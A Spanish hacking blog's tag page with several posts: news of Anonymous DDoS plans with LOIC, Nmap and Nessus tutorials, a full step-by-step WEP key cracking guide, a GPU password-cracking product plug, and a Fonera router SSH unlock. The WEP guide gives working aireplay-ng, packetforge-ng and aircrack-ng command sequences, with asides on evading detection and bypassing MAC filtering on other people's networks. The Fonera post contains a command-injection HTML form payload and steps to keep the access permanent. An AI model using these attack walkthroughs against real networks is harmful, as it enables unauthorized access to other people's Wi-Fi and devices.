Mostrando entradas con la etiqueta Hacking. Mostrar todas las entradas

Anonymous y 4chan planean atacar a la SGAE y el Ministerio de Cultura


Pues eso, parece que los chicos de 4chan (curiosa web de imageboard que no te dejara indiferente) famosos por sus ataques de DDos en su guerra por un internet libre, esta vez en el marco de la Operacion Payback planea atacar y ha atacado a entidades como la RIAA, MPAA, AFACT, ACS:Law, Gallant Macmillan, Ministry of Sound, Aiplex Software y otros. Y parece ser que tambien el Ministerio de Cultura y la SGAE. Mas información sobre 4chan y anonymous en 4chan http://boards.4chan.org/b/ y la entrevista a anonymous en http://pandalabs.pandasecurity.com/an-interview-with-anonymous/

Para mas información de como funcionan este tipo de ataques, se trata de una botnet voluntaria que usa el programa LOIC donde el programa se conecta a un servidor y el admin del servidor pasaria a controlar el programa si marcas la casilla HIVE MIND.


Desde NuestrasFrikadas no pretendemos alentar ningun tipo de acto ilegal ni estamos a favor de este ataque esta noticia tiene solo interés informativo. Un saludo

Nessus el escaner de vulnerabilidades por exelencia

Despues de analizar el programa Nmap, en esta ocasion vamos a analizar un programa parecido pero mas potente.

¿Que es Nessus?
Nessus, considerado el mejor escaner de vulnerabilidades del mundo, podria decirse que los demas se basan en este.

Se compone de una estructura de cliente-servidor en la cual si vamos a usar nessus desde nuestro ordenador instalaremos ambos y nos conectaremos a nosotros mismos con la ip 127.0.0.1. El cliente sirve para conectar con el servidor y desde la interface del cliente lanzar los escaneos, esto sirve para si se quiere tener una maquina el servidor y en otra maquina en red el cliente y lanzar desde el cliente el escaneo conectados a la maquina servidor.

¿Para que sirve Nessus?

Sirve para detectar a traves de la red vulnerabilidades en un sistema remoto, ya sea un cliente, un servidor, use linux, windows, mac, etc tambien detecta vulnerabilidades del software que tenga instalado por ejemplo que tenga la contraseña de vnc sin cambiar o posibles exploits que se puedan aplicar para romper total o parcialmente la seguridad.

En entornos empresariales Nessus se usa mucho para analizar sus propios equipos en lo que se llama una "Auditoria de Seguridad"

¿Como instalar Nessus?

Nessus existe para windows pero aqui vamos a tratar la instalacion en sistemas linux, concretamente Ubuntu que es donde yo lo he probado pero me imagino que funcione igual en cualquier distribucion Debian.

Instalamos el servidor

sudo apt-get install nessusd

Instalamos el cliente

sudo apt-get install nessus
Instalando librerias necesarias.

sudo apt-get install libnasl-dev


Ya estaria instalado pero ahora tenemos que configurar algunas cosas como los usuarios.


Ultimos ajustes

Añadiendo usuario nuevo

sudo nessus-adduser
Nos respondera esto.

Using /var/tmp as a temporary file holder

Add a new nessusd user
----------------------


Login : nuestras_frikadas
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that nuestras_frikadas has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)


Login : nuestras_frikadas
Password : ***********
DN :
Rules :


Is that ok ? (y/n) [y]
user added.


Resumiendo, ponemos el nombre del usuario, nos pregunta si queremos pass o certificado, hacemos intro sin poner nada y entendera que queremos pass, ponemos la pass dos veces para confirmar que es la buena, luego nos pregunta por reglas de usuario, pulsamos Control + D para no poner ninguna, aceptamos todo y ya esta el usuario creado.

¿Como usar Nessus?

Lanzamos el servidor como Daemon del sistema.

sudo nessusd -D

Esperamos a que se carguen los plugins.


Lanzamos el cliente.

sudo nessus

Conectando con el servidor

Veremos una ventana como esta en donde ponemos nuestro usuario que creamos antes y damos a Login, es posible que nos pregunte si aceptamos un certificado la primera vez, le damos a yes.


Tarda un poco en conectar y puede parecer que se ha petado pero es normal hay que darle tiempo, luego nos dira que se han deshabilitado plugins que pueden hacer que el sistema se bloque, es mejor no usarlos a no ser que queramos hacer una auditoria de seguridad mas completa.


¿Como escanear con Nessus?

Vamos a la casilla Target ponemos la IP objetivo y damos a start the scan

Esperamos mientras escanea, a veces puede tardar bastante.


¿Como veo los resultados?

Cuando termine el escaneo la ventana mostrara el "Reporte" dividido en 5 zonas, la subnet, el host, el puerto, el riesgo existente y la explicacion de la vulerabilidad, algo asi:

Estos reportes se pueden salvar a un archivo para estudiarlos detenidamente.


¿Quereis mas plugins?
El proyecto Nessus nacio siendo open source, pero se ha vuelto software privativo, con lo cual desde repositorios solo baja los plugins que son libres, y estan algo desfasados, aparte de que solo son 2000 o asi, para actualizar los plugins hay que registrar nuestra copia de nessus, en su web ( es gratis)

Aceptais la licencia y poneis un correo electronico, da igual usar el mismo varias veces, no os preocupeis no mandan publicidad.

Os llegara un correo con lo que hay que hacer para registrar nessus, algo como esto


/opt/nessus/bin/nessus-fetch --register AKI UNA CLAVE

Pues bien a mi asi no me funciona en cambio si lo dejo asi.

nessus-fetch --register AKI LA CLAVE

pues si me funciona.


Con esto no deberiais tener problemas para registrarlo, seguramente despues de registrarlo se pondra a bajar plugins nuevos.

Periodicamente podeis actualizar los plugins con los nuevos que van saliendo con el comando

sudo nessus-update-plugins
Todos los dias hay algo nuevo que baja.


Y eso es todo, con esta herramienta podeis analizar vuestros equipos y corregir cosas que esten inseguras antes de que sea tarde, ah se me olvidaba comentar que nessus es la mejor herramienta de seguridad/inseguridad segun la lista insecure.org

Un saludo.

Nmap, el escaner de redes mas potente


Bueno, hoy vamos a ver como se instala y las opciones mas comunes de esta gran herramienta para el administrador de redes, para el analista de seguridad y para el hacker xD
Podria decirse que la mayoria de los escaneres de redes que existen surgieron de nmap.

¿Para que sirve un escaner de redes?
Pues como su propio nombre indica para escanear redes, en busca de hosts activos y tambien para escanear esos hosts en busca de puertos abiertos y que servicios usan esos puertos, pero nmap es mas que eso, nmap es capaz de saber que sistema operativo tiene cada host y su version, entre otras muchas cosas.


¿Como se instala nmap?
Se entiende que es una herramienta para usar en linux aunque exista en windows, el que la quiera instalar en windows que se busque la vida, la autentica nmap trabaja bajo linux
Para instalarla tenemos dos maneras:
Instalar desde los repositorios
Con su gestor de paquetes, segun su distribucion buscar por nmap, en ubuntu o debian seria

apt-get install nmap

La otra opcion es instalar la version mas reciente bajando desde su pagina web el codigo fuente y compilando, es necesario tener instalado los paquetes de build-essential.

apt-get install build-essential

Descargamos el paquete

wget. http://nmap.org/dist/nmap-4.85BETA8.tar.bz2

Ahora descomprimimos, compilamos e instalamos

bzip2 -cd nmap-4.85BETA8.tar.bz2 | tar xvf -
cd nmap-4.85BETA8
./configure
make
su root
make install

¿Como se usa Nmap?

Bien, ya tenemos instalado Nmap, vamos a ver las opciones mas comunes.

Lo mas simple seria escanearnos a nosotros mismos para ver que puertos abiertos tenemos.


nmap localhost

Starting Nmap 4.62 ( http://nmap.org ) at 2009-04-30 15:37 CEST
Interesting ports on localhost (127.0.0.1):
Not shown: 1714 closed ports
PORT STATE SERVICE
631/tcp open ipp

Nmap done: 1 IP address (1 host up) scanned in 0.159 seconds


Ahora queremos saber que ordenadores hay en la red local ademas de nosotros, para eso tenemos que saber al menos nuestra IP y Mascara de Subred.

Ejemplo, nuestra ip es 192.168.1.100 y la mascara de subred es 255.255.255.0 (la mayoria de las veces en redes domesticas es esa)

lanzamos

nmap -sP 192.168.1.0/24


En mi caso me devuelve

Starting Nmap 4.62 ( http://nmap.org ) at 2009-04-30 15:40 CEST
Host 192.168.1.1 appears to be up.
Host 192.168.1.100 appears to be up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 1.321 seconds
En este caso solo hay 2 hosts, yo y el router que es 192.168.1.1


En caso de que nos encontraramos con una mascara de subred de tipo 255.255.0.0 usada en redes mas grandes rara vez en redes domesticas, usariamos:

(segun los rangos de ip)

nmap -sP 192.168.0.0/16


o

nmap -sP 10.2.0.0/16


Este tipo de escaneo puede llegar a tardar mucho porque tiene que escanear 255*255=65025 posibles hosts.


Volviendo al caso anterior donde solo estabamos yo y el router, podemos hacer un escaner al router con

nmap 192.168.1.1
Starting Nmap 4.62 ( http://nmap.org ) at 2009-04-30 15:45 CEST
Interesting ports on 192.168.1.1:
Not shown: 1713 closed ports
PORT STATE SERVICE
53/tcp open domain
80/tcp open http


Si queremos ver mas informacion usaremos la opcion -v

nmap -v 192.168.1.1


Starting Nmap 4.62 ( http://nmap.org ) at 2009-04-30 15:47 CEST
Initiating ARP Ping Scan at 15:47
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 15:47, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:47
Completed Parallel DNS resolution of 1 host. at 15:47, 0.02s elapsed
Initiating SYN Stealth Scan at 15:47
Scanning 192.168.1.1 [1715 ports]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Completed SYN Stealth Scan at 15:47, 1.32s elapsed (1715 total ports)
Host 192.168.1.1 appears to be up ... good.
Interesting ports on 192.168.1.1:
Not shown: 1713 closed ports
PORT STATE SERVICE
53/tcp open domain
80/tcp open http
MAC Address: 00:1A:70:79:32:81 (Cisco-Linksys)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.574 seconds
Raw packets sent: 1716 (75.502KB) | Rcvd: 1716 (68.650K)


Si queremos saber que sistema operativo tiene el router ponemos la opcion -O

nmap -v -O 192.168.1.1


Nos mostrara todo lo anterior y ademas esta informacion sobre el sistema operativo

Device type: WAP
Running: Linux 2.4.X
OS details: Buffalo WHR-HP-G54 WAP or Linksys WRT54GL WAP running DD-WRT Linux 2.4.20 - 2.4.34
Uptime: 10.194 days (since Mon Apr 20 11:09:47 2009)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=198 (Good luck!)
IP ID Sequence Generation: All zeros

Si se tratara de un PC veriamos algo como esto

Device type: general purpose
Running: Microsoft Windows Vista
OS details: Microsoft Windows Vista
Uptime: 0.038 days (since Thu Apr 30 14:55:02 2009)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)

Si queremos hacer un escaneo y que no nos detecten si tienen algun sistema haremos un escaneo Stealth con la opcion -sS

nmap -v -sS -O 192.168.1.1

Existen muchas mas opciones, esto es lo basico a partir de aqui sois libres de investigarlas, incluso al instalar nmap desde las fuentes compilando se instalara una version grafica llamada Zenmap, aunque basicamente hace lo mismo pero es mas bonita ^^.



Como curiosidad decir que Nmap ha salido muchas veces en el cine, las pelis mas famosas son Matrix Revolutions y El Ultimatum de Bourne.

Aqui podemos ver a Trinity usando habilmente esta potente herramienta.

Hasta otra.

Como Sacar claves wifi WEP los mejores metodos

Bueno este ambicioso post pretende transmitir todo lo necesario sobre desencriptar claves wifi con cifrado WEP de una forma didactica sencilla y amena.

¿Que necesitamos?

REQUERIMIENTOS DE HARDWARE
  • Un ordenador.
  • Una tarjeta wifi que pueda entrar en modo monitor.
  • Un router wifi con clave WEP para poder desencriptarla.

+

+


Un inciso importante es que no se crea alguien que cualquiera con cualquier tarjeta wifi podra sacar claves wifi porque no todas valen, mas bien unas pocas valen y de esas pocas las hay buenas y malas, como recomendacion personal la alfa usb 500mW o su homologa bosslan 500mW es muy buena. Tambien sirven todas las que tengan chip rt8187, Atheros, algunas integradas de los portatiles intel ipw, las ralink etc.


REQUERIMIENTOS DE SOFTWARE

Bien, mas cosas que necesitamos a nivel de software

LINUXXXXXX!!!

Esto hechara para atras a mucha gente que piensa que sacar una clave wifi es cojer un programin en windows xp que haces doble click y sale la clave por arte de magia.

Distribuciones Wifiway y Wifislax

Recomiendo si se es un usuario con poca experiencia en linux usar las distribuciones livecd wifiway o wifislax que podeis descargar gratuitamente aqui

Estas distribuciones no se instalan fisicamente en el disco duro del pc para los que preferis seguir con vuestro windows y usar linux solo para sacar claves, estas distribuciones live funcionan introduciendo el cd y configurando el arranque de la bios para el cd y se cargan en ram desde el cd sin machacarte la instalacion del disco duro. Cuando se terminan de usar se apaga el pc se saca el cd y queda todo como estaba. Lo bueno que tienen ademas de esto es que vienen con todas las herramientas y drivers instalados para todas las tarjetas de red que soportan monitor con lo cual no hay que instalar ni configurar nada podeis usarlas para seguir este tutorial.

Linux Ubuntu o Debian

Los que useis linux de verdad ubuntu o debian debereis instalar el paquete aircrack-ng con
sudo apt-get install aircrack-ng

Y lo mas importante es los drivers de la tarjeta wifi para que entre en modo monitor, como se me haria imposible explicar como se instalan para todas las tarjetas os dejo las instrucciones de los creadores de aircrack.

Si alguien tiene dudas de como se instalan para la Alfa 500 que es la mia que lo diga y hago otro post para ello.


REQUERIMIENTOS RECOMENDABLES

  • Tener una buena cobertura y una señal potente facilita enormemente las cosas.
  • Una buena antena ayuda a mejorar la cobertura.
  • El programa macchanger descargable con apt-get install macchanger para cambiar la mac.
  • Seguir esta guia ayuda mucho :=)
CONSIDERACIONES


El comando sudo sirve para obtener privilegios de adminsitrador, podeis usar sudo antes de cada comando o poner sudo su para entrar en modo administrador y trabajar desde ahi, los usuarios de wifislax y wifiway no hace falta que pongan sudo porque trabajan directamente desde modo adminsitrador # en este tutorial uso bastante sudo porque estoy acostumbrado a trabajar de esta forma en Ubuntu.

Otra consideracion es el lugar donde se guardan los archivos que generamos en el disco duro, se guardan en el directorio donde este situado la consola generalmente en /home/carpetadeusuario

MANOS A LA OBRA

Primero vamos a encender un ordenador con linux con aircrack-ng instalado, los drivers instalados y enchufamos nuestra tarjeta wifi.


1.0 PREPARATIVOS


1.1 Detectando la interface

Vamos a comprobar si nos la detecta con el comando
iwconfig


A mi me sale la interface como wlan1 porque wlan0 es la interna del portatil segun el chip que useis os saldra un nombre distinto yo en este tutorial usare wlan1 pero vosotros usareis el que os corresponda.


1.2 Entrando en modo monitor

Ahora vamos a ponerla en modo monitor con el comando.

sudo airmon-ng start wlan1


Si todo va bien os saldra algo asi.


1.3 Cambiando la MAC

Una cosa util es cambiarnos la mac de la tarjeta de red atacante

Instalamos macchanger (usuarios de wifislax wifiway no hace falta)
sudo apt-get install macchanger
Ejecutamos
macchanger --mac=00:11:22:33:44:55


Esto es interesante por tres cosas:
Primero porque en el supuesto de que ataquemos routers que no son nuestros ( no es el caso ^^) no podrian detectar que mac ataca, con la mac alomejor se podria investigar donde hemos comprado el dispositivo wifi. Segundo porque si el ap tiene seguridad de filtrado por mac y conocemos o hemos visto conectado un cliente sabemos que esa mac tiene permiso en el filtrado por mac asique nos la adjuticamos saltandonos asi esa medida de seguridad. Y tercero por la comodidad de luego cada vez que nos pida nuestra mac ponemos 00:11:22:33:44:55 sin tener que sabernos la autentica de memoria.


1.4 Escaneando la red

Ahora vamos a escanear la red para buscar un objetivo con el comando airodump-ng de la siguiente manera.

sudo airodump-ng wlan1


Os saldra algo asi donde:
Bssid es la MAC de los puntos de acceso disponibles ( he borrado por privacidad de sus dueños)
Pwr La potencia de la señal
Data la cantidad de paquetes que tenemos utiles para luego desencriptar la clave
#/S es la velocidad a la que estamos inyectando
CH es el canal
MB es la velocidad de la conexion
ENC CIPHER y AUTH es el tipo de encriptacion
ESSID es el nombre de la conexion

En la parte de abajo se encuentran los clientes wifi si pone not associed es que no estan asociadaos a ningun ap y si lo estubieran apareceria la mac del ap.

En este caso voy a atacar a "dd-wrt-DeMoN" que es mi propio router.


1.5 Filtrando un objetivo

Voy a filtrar el objetivo de la siguiente manera paramos con Control + C el otro airodump y ejecutamos

sudo airodump-ng -c 7 --bssid MACOBJETIVO -w archivocapturas wlan1



Asi estamos guardando los Data en el archivo que especifiquemos con -w y solo guardamos datas del punto de acceso que nos interesa filtrando por canal con -c y por mac con --bssid


El PWR es la señal el RXQ es la calidad de la conexion, el porcentaje entre los paquetes que llegan y los que se pierden y los Beacons son paquetes que a efectos practicos no nos sirven para sacar claves son como balizas que manda el Ap de vez en cuando para decir, estoy aqui.

Cuanto mejor sean el PWR y el RXQ mejor este es un buen momento para reorientar la antena intentando buscar los mejores valores posibles.


1.6 Asociando.

Ahora vamos a asociarnos al AP esto es muy importante porque si no lo hacemos no funcionaran bien el resto de ataques asociar es decirle que nos vamos a conectar con el que nos acepte pero sin llegar a hacer la negociacion de la clave, necesitamos que nos asocie para poder inyectarle trafico.

La ventana del airodump-ng dejadla abierta todo el tiempo abris otra consola y ejecutais

sudo aireplay-ng -1 6000 -0 1 -q 10 -e dd-wrt-DeMoN -a MACDELAVICTIMA -h 00:11:22:33:44:55 wlan1

Donde:
-e Es el nombre de la red que vamos a asociarnos
-a La mac del router que vamos a asociarnos
-h Nuestra propia mac

Existen varias maneras esa es la que mejor me funciona a mi.


2.0 INYECTANDO TRAFICO


Desde este momento dejaremos esas dos consolas abiertas y para seguir trabajando abriremos una tercera consola.

Bien desde este punto pasaremos a la ofensiva el objetivo es aumentar los DATA para poder desencriptarlos con aircrack para ello necesitamos inyectar trafico en la red y para inyectar trafico necesitamos un paquete ARP el objetivo de todo lo sucesivo es encontrar un ARP para inyectar.


2.1 - Metodo 1: ataque 1 + 3

Una vez estamos inyectando esta practicamente todo el trabajo hecho es ver como crecen a toda velocidad los data y en pocos minutos podremos pasar el aircrack-ng y recoger la contraseña

Vamos a empezar con el ataque mas sencillo, el ataque 3 que sirve para simplemente escuchar la red a ver si encontramos el ARP con mas o menos suerte puede estar poco o mucho tiempo hasta que capture uno, en el momento que lo tenga el solito empieza a inyectar a toda velocidad.

Se lanza asi:

sudo aireplay-ng -3 -x 600 -b macvictima -h 00:11:22:33:44:55 wlan1


donde
-x 600 es la velocidad a la que queremos que inyecte
-b mac del ap
-h nuestra mac en este caso 00:11:22:33:44:55 porque la cambiamos
wlan1 es la interface de red

Aqui podemos ver un ataque 1 + 3 que se llama a estar asociando con ataque 1 y atacando con el ataque 3 a la vez, una vez ha encontrado un solo ARP inyecta y multiplica por miles los ARP. Tambien guarda los ARP por si queremos parar y volver a empezar en otro rato, en un archivo replay.cap

Si estais probando con vuestro propio router y no teneis paciencia podeis provocar el arp desde otro ordenador conectado al router haciendo ping a una ip que no exista en la red.

Si estais inyectando con exito con este ataque ya no hace falta que prosigais con los siguientes puntos hasta el 3.0 ya que el objetivo es inyectar y si lo habeis conseguido de esta manera que es la mas sencilla no hay que probar mas cosas.

Continuamos en el punto 3.0 Desencriptando la clave con aircrack-ng


2.2 - Metodo 2: Ataque CHOP CHOP

Si no obtenemos ARP con el ataque 1 + 3 podemos probar otras cosas como son el ChopChop (ataque 4) o Ataque de Fragmentacion (ataque 5).

Estos dos ataques tienen el objetivo de obtener un archivo XOR, con el archivo XOR y el programa packetforge podremos reconstruir un ARP casero y luego inyectarlo para generar datas.

Bien, tenemos abiertas la consola de airodump y la de asociacion ,abrimos una tercera y tecleamos lo siguiente.

sudo aireplay-ng -4 wlan1 -h 00:11:22:33:44:55

Como ya habreis deducido -h es nuestra mac y wlan1 la interface, este ataque solo necesita saber nuestra mac si estamos asociados y tenemos que estarlo para que funcione.


Escuchara la red hasta que encuentre un paquete util para el ataque cuando lo haga le diremos que lo use pulsando Y y dando a Intro, y empezara a generar el XOR


Cuando termine nos dira en que archivo guardo el paquete XOR asi


Una vez tengais el archivo XOR saltad al punto 2.4 packetforge


2.3 - Metodo 3: Ataque de Fragmentacion

Ahora vamos a ver la otra manera de conseguir el XOR
Si ya tenemos el XOR no hace falta hacer el ataque de fragmentacion pero generalmente o funciona uno o funciona el otro los routers que son vulnerables a chopchop no funcionan con fragmentacion y viceversa.

Para lanzar el ataque de fragmentacion ponemos:

sudo aireplay-ng -5 -b macvictima -h 00:11:22:33:44:55 wlan1

y nos dara como resultado


Esto es como el chop chop buscara paquetes que le sirvan damos a Y y a intro cuando lo encuentre.
Al finalizar nos mostrara el archivo XOR que ha creado asi.

Una vez tengais el archivo XOR saltad al punto 2.4 packetforge


2.4 PACKETFORGE

Bien aqui es cuando tenemos un XOR resultante de haber realizado con exito un ataque chopchop o fragmentacion no importa cual de los dos el proceso es el mismo, y con ese xor lo vamos a convertir en ARP que nos servira para inyectar, el comando es un poco largo recomiendo tenerlo apuntado.

sudo packetforge-ng -0 -a macvictima -h 00:11:22:33:44:55 -k 255.255.255.255 -l 255.255.255.255.255 -y fragment-0203-180343.xor -w arp-request

Donde
-a Es la mac del AP que queremos sacar la clave
-h Es nuestra mac
-y Es el archivo xor resultante de fragmentacion o chopchop
-w es el archivo ARP que generaremos

Aqui vemos como ejecutar el packetforge al finalizar fragmentacion.


Una vez tenemos el ARP creado continuamos en el punto 2.5 Inyectando el ARP


2.5 Inyectando el ARP casero que acabamos de crear

Usaremos el ataque 2 que sirve para inyectar un ARP guardado en un archivo puede servir tambien para inyectar un ARP guardado de una sesion anterior con el ataque 3.
Se ejecuta asi:

sudo aireplay-ng -2 -r arp-casero wlan1

donde
-r es el archivo del ARP


Dariamos a Y intro y empezaria la inyeccion incrementando considerablemente los DATA.

Aqui vemos como inyecta.


Continuamos en el punto 3.0 Desencriptando la clave con aircrack-ng


3.0 Desencriptando la clave con Aircrack-ng


Llegados a este punto tenemos un archivo .cap guardado con la opcion -w de airodump lleno de datas utiles (ivs) conseguidos mediante ataque 1 +3 o fragmentacion con packetforge e inyeccion o chopchop con packetforge e inyeccion.

Ejecutamos aircrack-ng

sudo aircrack-ng -z capturas*.cap

Dos consideraciones:
El -z es si usais una version vieja de aircrack como yo en este caso sino no hace falta es para usar el potente ataque PTW pero en las versiones nuevas lo usa por defecto.

El asterisco despues del archivo de capturas es porque muchas veces lanzamos el airodump y lo paramos y lo volvemos a lanzar y cada vez que pasa eso genera un archivo nuevo con nombre capturas0001.cap capturas0002.cap etc y asi los cogemos a todos con el asterisco.


Si habeis usado filtrado solo aparecera un objetivo pero si no lo habeis hecho debereis elegir que objetivo quereis en este caso si se ha usado y automaticamente elige el 1 porque es el unico que hay.


Otra consideracion interesante es que podeis lanzar aircrack a la vez que teneis otros ataques inyectando incrementando el archivo de capturas a la vez que aircrack va desencriptando el mismo archivo o si lo preferis esperar a que alcanzeis 40000 datas o asi parar la inyeccion y proceder con aircrack.


Aqui se ve como aircrack nos dice la clave, esta clave esta en formato hexadecimal alomejor significa perro o casa, no lo sabemos pero no importa porque podemos usarla asi directamente desde windows o desde linux dais a conectar y cuando pida la clave poneis esta quitando los : que hay cada poco.


Espero que os sirva de utilidad un saludo hasta otra.


Programa para desencriptar archivos entre ellos handshakes WPA usando el GPU de la grafica.


Pues si, este programa de la casa Elcomsoft ataca por fuerza bruta un archivo e intenta sacar la contraseña probando millones de combinaciones hasta acertar, esto podria ser muy lento dependiendo del numero de caracteres de la contraseña o de si se usa digitos, mayusculas minusculas acentos caracterees especiales etc, hasta ahi un programa de fuerza bruta normal pero lo que lo hace especial son dos cosas.

Primera cosa: Permite usar el procesador grafico de las tarjetas graficas de ultima generacion Nvidia que incluyen tecnologia CUDA (a partir de la serie 8)

Para hacernos una idea de la potencia de calculo de estas gpu mirad este grafico


Es necesario tener los ultimos drivers de la tarjeta grafica que soporten Cuda.


Esta es la lista de archivos que permite recuperar la contraseña y los que son compatibles con esta tecnologia de la grafica.
  • Microsoft Word/Excel/PowerPoint/Project 2007 (.DOCX, .XLSX, .PPTX, .MSPX) (password recovery - "open" password only) (GPU accelerated!)
  • Microsoft Word/Excel/PowerPoint XP/2003 (.DOC, .XLS, .PPT) (password recovery - "open" password only)
  • Microsoft Word/Excel 97/2000 (.DOC, .XLS) (password recovery - "open" password only)
  • Microsoft Word/Excel 97/2000 (.DOC, .XLS) (guaranteed decryption)
  • Microsoft Money (password recovery)
  • Microsoft OneNote (password recovery)
  • OpenDocument (ODF): documents, spreadsheets, presentations, graphics/drawing, formulae (password recovery)
  • PGP: zip archives (.PGP), PGP disks with conventional encryption (.PGD), self-decrypting archives (.EXE), whole disk encryption, secret key rings (.SKR) (password/passphrase recovery)
  • Personal Information Exchange certificates - PKCS #12 (.PFX, .P12) (password recovery)
  • Adobe Acrobat PDF files ("user" and "owner" password recovery)
  • Adobe Acrobat PDF files with 40-bit encryption (guaranteed decryption)
  • Windows NT/2000/XP/2003/Vista logon passwords (LM/NTLM) (password recovery) (GPU accelerated!)
  • Windows SYSKEY startup passwords (password recovery)
  • Windows DCC (Domain Cached Credentials) passwords (password recovery)
  • UNIX users' passwords (password audit/recovery)
  • Intuit Quicken (.QDF) (password recovery)
  • Lotus Notes ID files (password recovery)
  • MD5 hashes (plaintext recovery) (GPU accelerated!)
  • Oracle users' passwords (password audit/recovery)
  • WPA and WPA2 passwords (password recovery) (GPU accelerated!)

Yo aqui hecho de menos los de tipo rar y zip pero no descarto que en nuevas versiones se incorpore ademas este programa funciona por plugins cada tipo de formato es un archivo dll y con quitar o poner nuevos archivos dll a la carpeta del programa ya funciona. Si alguien encuentra el de rar zip que me avise jeje.

Segunda y no menos importante funcionalidad, mas que nada lo dice el propio nombre del programa:

Distribuited Password Recovery
Significa que puedes usar mas de un ordenador para trabajar en la misma clave distribuyendose el trabajo y no tienen porque estar ni cerca los ordenadores funciona con una estructura de cliente servidor. Se puede tener en un ordenador el servidor y los clientes se conectan a el y el servidor da ordenes a los clientes sobre que archivo hay que sacar la clave y reparte los calculos, el servidor puede o no colaborar con su cpu en el proceso segun se decida, si se quiere que tambien colabore hay que lanzar un cliente conectado a localhost (127.0.0.1) en el servidor.

Y eso no es todo, se puede incluso tener el servidor en un ordenador los clientes en 100 ordenadores y el que controla el servidor ser otro ordenador distinto que se conecta a el por red, con una utilidad del mismo software.

Asi pues tenemos una aplicacion bastante potente con la que podemos poner a trabajar a muchos ordenadores y sus graficas si son compatibles para intentar desencriptar un handshake de una WPA o WPA2

Pero claro la licencia del programa para 20 clientes cuesta 600 euracos, eso para 20 clientes, para mas se multiplica y eso teniendo en cuenta que tengamos el hardware necesario (100 ordenadores para usar ) por las buenas o por las malas ^^

Si alguien esta interesado en este software o cualquiera de la casa elcomsoft que me mande un correo o ponga el suyo de comentario.

Saludos

Abrir SSH en la fonera


Aviso, este tutorial no funciona con la ultima version del firmware de fon la 0.7.2r3 si la teneis y quereis abrir ssh leed este articulo. De hecho es importante que nada mas realizar ese articulo se prosiga con este para no perder todo lo hecho.

Abrimos un editor de texto (bloc de notas) y copiamos esto.

<html>
<head>
</head>
<body>
<center>
<form method="post" action="http://192.168.10.1/cgi-bin/webif/connection.sh " enctype="multipart/form-data">
<input name="username" value="$(/etc/init.d/dropbear)" size="68" >
<input type="submit" name="submit" value="Submit" onClick="{this.form.wifimode.value='";' + this.form.wifimode.value +';"'}" />
</form>
</body>
</html>

guardamos y renombramos la extension a .htm o .html


Ahora lo que hay que hacer es abrir ese archivo con un navegador y saldra algo asi


Damos a submit estando conectados por wifi por la interface privada o con la configuracion de el articulo anterior o por cable directamente del pc a la fonera.

Si es por cable directamente del pc a la fonera la configuracion es

ip: 169.254.255.2
Mascara:255.255.255.0

Puerta de enlace: 169.254.255.1


Una vez damos a submit ya estaria el ssh abierto.

Para probarlo entramos por ssh usando putty (descargable aqui)


Open y ya estariamos en la shell de la fonera, el usuario es root y la clave la que tengais, si no la habeis cambiado nunca es admin.

Importante:

Este paso es imprescindible para dejar el SSH abierto permanentemente

mv /etc/init.d/dropbear /etc/init.d/S50dropbear


Ahora caparemos las actualizaciones automaticas de FON para que no nos meta el firmware mas nuevo hechando por tierra todo el trabajo de abrir ssh hackear el firmware etc.


vi /etc/firewall.user
Ahora pulsamos i para entrar en el modo de edicion y descomentamos estas dos lineas quitandoles la almohadilla.

# iptables -t nat -A prerouting_rule -i $WAN -p tcp –dport 22 -j ACCEPT
# iptables -A input_rule -i $WAN -p tcp –dport 22 -j ACCEPT

Quedando asi

